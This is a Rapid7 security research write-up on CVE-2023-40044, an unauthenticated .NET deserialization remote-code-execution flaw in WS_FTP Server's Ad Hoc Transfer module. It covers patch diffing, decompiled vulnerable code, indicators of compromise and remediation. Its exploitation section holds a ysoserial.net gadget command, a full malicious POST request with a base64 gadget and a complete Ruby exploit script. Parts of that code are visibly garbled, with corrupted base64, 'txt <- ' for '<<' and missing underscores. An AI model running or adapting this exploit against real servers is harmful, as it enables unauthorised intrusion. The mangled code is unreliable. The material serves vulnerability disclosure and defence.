

Rapid7 Analysis: CVE-2023-40044

Rapid7 Analysis: CVE-2023-40044 - Rapid7, @rapid7, Rapid7.

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Content

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Overview

On September 27, 2023, Progress Software disclosed CVE-2023-40044, a .NET deserialization vulnerability affecting the Ad Hoc Transfer module of WS_FTP Server, a secure file transfer product. The vulnerability, which was originally discovered by Assetnote, is trivially exploitable and allows an unauthenticated attacker to achieve RCE on the target system.


NIST have assigned a CVSS base score of [8.8](#), whilst Progress Software have assigned a CVSS base score of 10. The difference in these two scores arises from NIST's determination that the privileges required (PR) for exploitation are low instead of non-existent (i.e., that an attacker must already possess some level of existing privilege in order to carry out an attack). We did not observe this requirement during our analysis of the vulnerability — we verified that an attacker can exploit CVE-2023-40044 fully unauthenticated. We believe the correct scoring for this vulnerability would be [9.8](#).

The following versions of the software are affected if the Ad Hoc Transfer module is enabled:


- 2022.0.1 (8.8.1)
- 2022.0 (8.8.0)
- 2020.0.0 (8.7.0)
- 2020.0.1 (8.7.1)
- 2020.0.2 (8.7.2)
- 2020.0.3 (8.7.3)

Diffing

We installed an older version of WS_FTP Server (2020.0.1) and the patched version of the software (2022.0.2). As the advisory notes, the vulnerable component is in the [Ad Hoc Transfer](#) (AHT) module, which is installed by default. This is a .NET module that runs in a Microsoft Internet Information Server (IIS) instance, and is accessible by default over HTTPS on port 443. The binaries are located in the C:\Program Files (x86)\Progress\WS_FTP Server\Ad Hoc Transfer\AHT\Bin folder. Decompiling all the binaries to .NET source code via the dotPeek tool, we can begin to inspect them using a diffing tool BeyondCompare. We identified a suspicious change in the class FileUploadLibrary.dll!MyFileUpload.FormStream, as shown below.



We can see the `CheckForActionFields` method has been changed to remove a suspicious call to `UploadManager.Instance.DeserializeProcessor`. Inspecting `MyFileUpload.UploadManager.DeserializeProcessor`, we can see the entire functionality has been removed in the latest version of the software.



Of note is the use of the unsafe deserialization method `BinaryFormatter.Deserialize`, which is known to be exploitable if an attacker can provide arbitrary attacker-controlled data.

The Vulnerability

The CheckForActionFields method tries to extract an HTTP multipart form field that begins with a tag value ::AHT_DEFAULT_UPLOAD_PARAMETER::. The data after this tag value is then deserialized via UploadManager.DeserializeProcessor. We can also note that using a tag value of ::AHT_UPLOAD_PARAMETER:: will also reach the same unsafe deserialization code path.

```

namespace MyFileUpload
{
    internal class FormStream : Stream, IDisposable
    {
        private void CheckForActionFields() // <---
        {
            byte[] array = this._currentField.ToArray();
            string result1 = string.Empty;
            int boundaryPos = this.IndexOf(array, this.BOUNDARY);
            if (!this.TryParseActionField(this.ID_TAG, array, out result1, boundaryPos))
            {
                string result2 = string.Empty;
                if (this.TryParseActionField(this.DEFAULT_PARAMS_TAG, array, out result2,
boundaryPos)) // <--- ::AHT_DEFAULT_UPLOAD_PARAMETER::
                {
                    this._defaultProcessor =
UploadManager.Instance.DeserializeProcessor(result2.Substring(this.DEFAULT_PARAMS_TAG.Length)); // <--- unsafe deserialization
                    this._processor = this._defaultProcessor;
                    this._currentField = new MemoryStream();
                }
                else if (this.TryParseActionField(this.PARAMS_TAG, array, out result2,
boundaryPos)) // <--- ::AHT_UPLOAD_PARAMETER::
                {
                    this._processor =
UploadManager.Instance.DeserializeProcessor(result2.Substring(this.PARAMS_TAG.Length));
// <--- unsafe deserialization
                    this._currentField = new MemoryStream();
                }

                // ...snip...
            }
        }

        internal IFileProcessor DeserializeProcessor(string input)
        {
            BinaryFormatter binaryFormatter = new BinaryFormatter();
            MemoryStream serializationStream1 = new
MemoryStream(Convert.FromBase64String(input));
            SettingsStorageObject settingsStorageObject = (SettingsStorageObject)
binaryFormatter.Deserialize((Stream) serializationStream1); // <--- unsafe
deserialization

```

```

// ...snip...
}

private FormStream.SectionResult ProcessField(byte[] bytes, int pos)
{
    int nextOffset1 = -1;
    if (pos < bytes.Length - 1)
    {
        nextOffset1 = this.IndexOf(bytes, this.BOUNDARY, pos + 1);
        if (nextOffset1 != -1 && this._inFile)
            nextOffset1 -= 2;
    }
    if (nextOffset1 >= 0)
    {
        this.WriteBytes(this._inFile, bytes, pos, nextOffset1 - pos);
        if (!this._inFile) // <--- must be false
            this.CheckForActionFields(); // <--- reach the vulnerable code
    }
}

```

To reach the CheckForActionFields method, we must be able to call the method MyFileUpload.FormStream.ProcessField, which is called by FormStream.Write. The Write method will iterate over the HTTP form data, by first searching for the form data's boundary string, then the headers for that field are parsed via ParseHeader. Notably the member variable this._inFile will be set to true. This will later allow us to call ProcessField. After the headers are parsed, if they do not contain the header values filename and Content-Disposition, then the member variable this._inFile will be set to false. This is important — as we can note from the ProcessField source code above, we can only call CheckForActionFields if _inFile is false.

```

namespace MyFileUpload
{
    internal class FormStream : Stream, IDisposable
    {

        public override void Write(byte[] bytes, int offset, int count)
        {
            int num1 = 0;
            byte[] numArray;
            if (this._buffer != null)
            {
                numArray = new byte[this._buffer.Length + count];
                Buffer.BlockCopy((Array) this._buffer, 0, (Array) numArray, 0,
this._buffer.Length);
                Buffer.BlockCopy((Array) bytes, offset, (Array) numArray, this._buffer.Length,
count);
            }
            else
            {
                numArray = new byte[count];
                Buffer.BlockCopy((Array) bytes, offset, (Array) numArray, 0, count);
            }
            this._position += (long) count;
            int srcOffset;
            int num2;
            FormStream.SectionResult sectionResult;
            do
            {
                if (this._headerNeeded)
                {
                    srcOffset = num1;
                    num2 = this.IndexOf(numArray, this.BOUNDARY, num1);
                    if (num2 >= 0)
                    {
                        if (this.IndexOf(numArray, this.EOF, num2) != num2)
                        {
                            int num3 = this.IndexOf(numArray, this.EOH, num2);
                            if (num3 >= 0)
                            {
                                this._inField = true; // <---
                                this._headerNeeded = false;
                                Dictionary<string, string> header = this.ParseHeader(numArray, num2);
                                if (header != null)
                                {

```

```

        if (header.ContainsKey("filename") && header.ContainsKey("Content-
Disposition")) // <--- must not be set
        {
            string fileName = header["filename"].Trim(' ').Trim();
            if (!string.IsNullOrEmpty(fileName))
            {
                try
                {
                    this._fileName = header["filename"].Trim(' ');
                    this._inFile = true;
                    string contentType = !header.ContainsKey("Content-Type") ?
"application/octet-stream" : header["Content-Type"];
                    this.fileProcessingEnded = false;
                    object identifier = this._processor.StartNewFile(fileName,
contentType, header, this._previousFields);
                    this.OnFileStarted(fileName, identifier);
                }
                catch (Exception ex)
                {
                    this._fileError = true;
                    this.OnError(ex);
                }
            }
        }
        else
        {
            this._inFile = false; // <--- we need _inFile = false
            this._currentField = new MemoryStream();
            this._currentFieldName = header["name"];
        }
        num1 = num3 + 4;
    }
    else
        goto label_9;
}
    else
        goto label_17;
}
    else
        goto label_6;
}
    else
        goto label_18;
}

```

```
if (this._inField) // <---  
{  
    this._buffer = (byte[]) null;  
    sectionResult = this.ProcessField(numArray, num1); // <---
```

The Write method will be called by UploadModule.Context_AcquireRequestState. The module MyFileUpload.UploadModule contains an IIS event handler [] (<https://learn.microsoft.com/en-us/dotnet/api/system.web.httpapplication.acquirerequeststate?view=netframework-4.8.1>) which will call Context_AcquireRequestState when a new HTTPS request is processed.

```

namespace MyFileUpload
{
    public class UploadModule : IHttpModule
    {

        public void Init(HttpApplication context)
        {
            context.AcquireRequestState += new EventHandler(this.Context_AcquireRequestState);
// <---
            context.BeginRequest += new EventHandler(this.Context_BeginRequest);
        }

        private void Context_AcquireRequestState(object sender, EventArgs e)
        {
            // ...snip...

            string boundary = "--" +
knownRequestHeader.Substring(knownRequestHeader.IndexOf("boundary=") +
"boundary=").Length);
            using (FormStream formStream = new FormStream(this.GetProcessor(), boundary,
app.Request.ContentEncoding))
            {
                formStream.FileCompleted += new FileEventHandler(this.fs_FileCompleted);
                formStream.FileCompletedError += new
FileErrorEventHandler(this.fs_FileCompletedError);
                formStream.FileStarted += new FileEventHandler(this.fs_FileStarted);
                formStream.Error += new ErrorEventHandler(this.OnTransactionAborted);
                this._context = app.Context;
                long bytes = 0;
                if (workerRequest.GetPreloadedEntityBodyLength() > 0)
                {
                    byte[] preloadedEntityBody = workerRequest.GetPreloadedEntityBody();
                    formStream.Write(preloadedEntityBody, 0, preloadedEntityBody.Length); // <---

```

Examining the file C:\Program Files (x86)\Progress\WS_FTP Server\Ad Hoc Transfer\AHT\web.config, which is responsible for configuring the WS_FTP Ad-Hoc Transfer application in IIS, we can see the module MyFileUpload.UploadModule is loaded into IIS.

```

<httpModules>
    <add name="extend_session_module" type="AHT.Main.ExtendUserSessionModule" />
    <add name="upload_module" type="MyFileUpload.UploadModule, fileuploadlibrary,
Version=4.0.0.0" />
</httpModules>

```

We can now speculate that the module UploadModule will pre-process all incoming HTTP(S) requests that are trying to upload a file. If we can specify a malicious HTTP form field with an expected tag string of either `::AHT_DEFAULT_UPLOAD_PARAMETER::` or `::AHT_UPLOAD_PARAMETER::`, we will be able to deserialize an arbitrary .NET object and achieve unauthenticated RCE.

Exploitation

We can exploit this vulnerability with a single HTTPS POST request to any URI in the Ad Hoc Transfer module. These URI's begin with the path /AHT/. We generate a suitable .NET deserialization gadget with the tool [ysoserial.net](#) as follows. Note, we choose notepad.exe as the gadget's command to execute during deserialization.

```
ysoserial.exe -g TextFormattingRunProperties -f BinaryFormatter -c notepad.exe
```

The POST request we want to send will look as follows:

```
POST /AHT/ HTTP/1.1
Host: 192.168.86.42:8080
User-Agent: foo
Accept: */*
Content-Length: 1303
Content-Type: multipart/form-data; boundary=aeeysdaqs

--aeeysdaqs
name: hax

::AHT_DEFAULT_UPLOAD_PARAMETER::AAEAAAD////////AQAAAAAAAAAAMAgAAAF5NawNy3NvZnQuUG93ZXJTaGVsb
C5FZGL0b3IsIFZlcnNpb249My4wLjAuMCwgQ3VsZHVyZT1uZXV0cmFsLCBQdWJsawNLZXlUb2t1bj0zMWJmMzg1Nm
FkMzY0ZTM1BQEAABCTWljcm9zb2Z0LlZpc3VhbFN0dWRpby5UZXh0LkZvcmlhdHRpbmcuVG4dEZvcmlhdHRpbmd
SdW5Qcm9wZXJ0aWVzAQAAAA9Gb3JlZ3JvdW5kQnJlc2gBAgAAAAAYDAAAAugU8P3htbCB2ZXJzaW9uPSIxLjAiIGVu
Y29kaW5nPSJldGYtMTYiPz4NCjxPYmplY3REYXRhUHJvdmlkZXIgdWV0aG9kTmFtZT0iU3RhcniIElZSw5pdG1hb
ExvYWRfcmFibGVkPSJGYWxzZSIgeG1sbnM9Imh0dHA6Ly9zY2h1bWZlLm1pY3Jvc29mdC5jb20vd2luZngvMjAwNi
94YW1sL3ByZXNlbnRhdGlvbiIgeG1sbnM6c2Q9ImNsciluYW1lc3BhY2U6U3lzdGVtLkRyYWdub3N0aW50ZFc2V
tYmx5PVN5c3RlbSIgeG1sbnM6eD0iaHR0cDovL3NjaGVtYXN1bWljcm9zb2Z0LmNvbS93aW5meC8yMDA2L3hhbWwi
Pg0KICA8T2JqZWNOGRGF0YVByb3ZpZGVyLk9iamVjdEluc3RhbmlPg0KICAgIDxzZDpQcm9jZXNzPg0KICAgICAgP
HNk0lByb2Nlc3MuU3RhcniRjbmZvPg0KICAgICAgICA8c2Q6UHJvY2Vzc1N0YXJ0SW5mbYBBcmdlbWVudHM9Ii9jIG
5vdGVwYWQuZXh1IiBTdGFuZGFyZEVycm9yRw5jb2Rpbmc9Int40k51bGx9IiBTdGFuZGFyZE9ldHBldEVuY29kaW5
nPSJ7eDp0dWxsfsSIgVXNlc5hbWU9IiIgUGFzc3dvcmQ9Int40k51bGx9IiBEb21haW49IiIgTG9hZGVzZXJQcm9m
aWx1PSJGYWxzZSIgRmlsZU5hbWU9ImNtZCIgZ4NCiAgICAgIDwvc2Q6UHJvY2Vzc5TdGFyZEluZm8+dQogICAgP
C9zZDpQcm9jZXNzPg0KICA8L09iamVjdERhdGFQcm92aWRlcisiPYmplY3RJbnN0YW5jZT4NCjwvT2JqZWNOGRGF0YV
Byb3ZpZGVyPg==
--aeeysdaqs--
```

We can easily script this with some Ruby.

```

require 'optparse'
require 'socket'
require 'openssl'

def log(txt)
  $stdout.puts txt
end

def rand_string(len)
  (0...len).map {'a'.ord + rand(26)}.pack('C*')
end

def send_http_data(ip, port, data)

  socket = TCPSocket.open(ip, port)

  ctx = OpenSSL::SSL::SSLContext.new

  ctx.set_params(verify_mode: OpenSSL::SSL::VERIFY_NONE)

  ssl_socket = OpenSSL::SSL::SSLSocket.new(socket, ctx).tap do |s|
    s.sync_close = true
    s.connect
  end

  ssl_socket.write(data)

  result = ''

  while line = ssl_socket.gets

    result << line

    break if line == "\r\n"
  end

  ssl_socket.close

  return result
end

def hax(ip, port)

  # ysoserial.exe -g TextFormattingRunProperties -f BinaryFormatter -c

```

notepad.exe

gadget =

"AAAAAAD////AQAAAAAAAAAAMAGAAAF5NaWnyb3NvZnQuUG93ZXJTaGvSbC5FZG10b3IsIFZlcnNpb249My4wLjAu
MCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNlZXlUb2t1bj0zMWJmMzg1NmFkMzY0ZTM1BQEAAABCTWljcm9zb2Z0L
lZpc3VhbFN0dWRpbyU5ZXh0LkZvcmlhdHRpbmcuVGV4dEZvcmlhdHRpbmdSdW5Qcm9wZXJ0aWVzAQAAAAAGb3JlZ3
JvdW5kQnJlc2gBAgAAAAAYDAAAAugU8P3htbCB2ZXJzaW9uPSIxLjAiIGVuY29kaW5nPSJldGYtMTYiPz4NCjxPYmp
lY3REYXRhUHJvdmlkZXIgaWV0aG9kTmFtZT0iU3RhcnQiIElZSW5pdGlhbExvYWRfbmFibGVkPSJGYWxzZSIgeG1s
bnM9Imh0dHA6Ly9zY2h1bWZlcm1pY3Jvc29mdC5jb20vd2luZngvMjAwNi94YW1sL3ByZXNlbnRhdGlubiIgeG1sbnM6c2Q9ImNs
ci1uYW1lc3BhY2U6U3lzdGVtLkRyYwdub3N0aWNzO2Fzc2VtYmx5PVN5c3RlbSIgeG1sbnM6eD0iaHR0cDovL3NjaGVtYXMu
bWljcm9zb2Z0LmNvbS93aW5meC8yMDA2L3hhbWwiPg0KICA8T2JqZWNO0RGF0YVByb3ZpZGVyLk9iamVjdEluc3RhbmNlPg0K
ICAgIDxzZDpQcm9jZXNzPg0KICAgICAgPHNk01Byb2Nlc3MuU3RhcnRJbmZvPg0KICAgICAgICA8c2Q6UHJvY2Vzc1N0YXJ0SW5mbyBB
cmd1bWVudHM9Ii9jIG5vdGVwYWQuZXh1IiBTdGFuZGFyZEVycm9yRw5jb2Rpbmc9Int40k51bGx9IiBTdGFuZGFyZE91dHB1dEVuY29kaW5nPSJ7eDp0dWxs
fSIgVXNlck5hbWU9IiIgUGFzc3dvcmluZS9zY2Vzc5TDdGFyZEluZm8+DQogICAgPC9zZDpQcm9jZXNzPg0KICA8L09iamVjdERhdGFQcm92aWRLci5PYmp
lY3RjbN0Yw5jZT4NCjwvT2JqZWNO0RGF0YVByb3ZpZGVyPg=="

```
boundary = rand_string(8)
```

```
txt = "--#{boundary}\r\n"
```

```
txt << "name: hax\r\n"
```

```
txt << "\r\n"
```

```
txt << "::AHT_DEFAULT_UPLOAD_PARAMETER::#{gadget}\r\n"
```

```
txt <- "--#{boundary}--\r\n\r\n"
```

```
body = "POST /AHT/ HTTP/1.1\r\n"
```

```
body << "Host: #{ip}:#{port}\r\n"
```

```
body << "User-Agent: foo\r\n"
```

```
body << "Accept: */*\r\n"
```

```
body << "Content-Length: #{txt.bytesize}\r\n"
```

```
body << "Content-Type: multipart/form-data; boundary=#{boundary}\r\n"
```

```
body << "\r\n"
```

```
body <- txt
```

```
result = send http data(ip, port, body)
```

p result

```
return true
```

end

```
options = {}
```

```
OptionParser.new do |opts|
```

```

opts.banner = "Usage: ws_ftp_hax.rb [options]"

opts.on("-t", "--target TARGET", "Target IP") do |v|
  options[:ip] = v
end

opts.on("-p", "--port PORT", "Target Port") do |v|
  options[:port] = v.to_i
end

end.parse!

unless options.key? :ip
  log '[-] Error, you must pass a target IP: -t TARGET'
  return
end

unless options.key? :port
  log '[-] Error, you must pass a target port: -p PORT'
  return
end

log "[+] Starting..."

log "[+] Targeting: #{options[:ip]}:#{options[:port]}"

hax(options[:ip], options[:port])

log "[+] Finished."

```

And run it against our target system.

```
>ruby ws_ftp_hax.rb -t 192.168.86.47 -p 443
```

Finally, we can observe that we have spawned the notepad.exe application as a child of the IIS worker process w3wp.exe, and with the user account NT AUTHORITY\NETWORK SERVICE.

[\[image: diff1\]](#)

Indicators of Compromise

As the vulnerable application runs as an IIS module, we can inspect the IIS logs. An example of a successful exploitation attempt is shown below.

```
2023-09-29 15:17:53 192.168.86.47 POST /AHT/ - 443 - 192.168.86.50 foo - 302 0 0 30
```

We can note the presence of a POST request to a path that begins with /AHT/.

Remediation

To remediate this issue, you should update to a fixed version via a vendor-supplied patch as soon as possible:

- [2022.0.2 \(8.8.2\)](#)
- [2020.0.4 \(8.7.4\)](#)

References

- [Vendor Advisory](#)
- [Rapid7 Blog](#)

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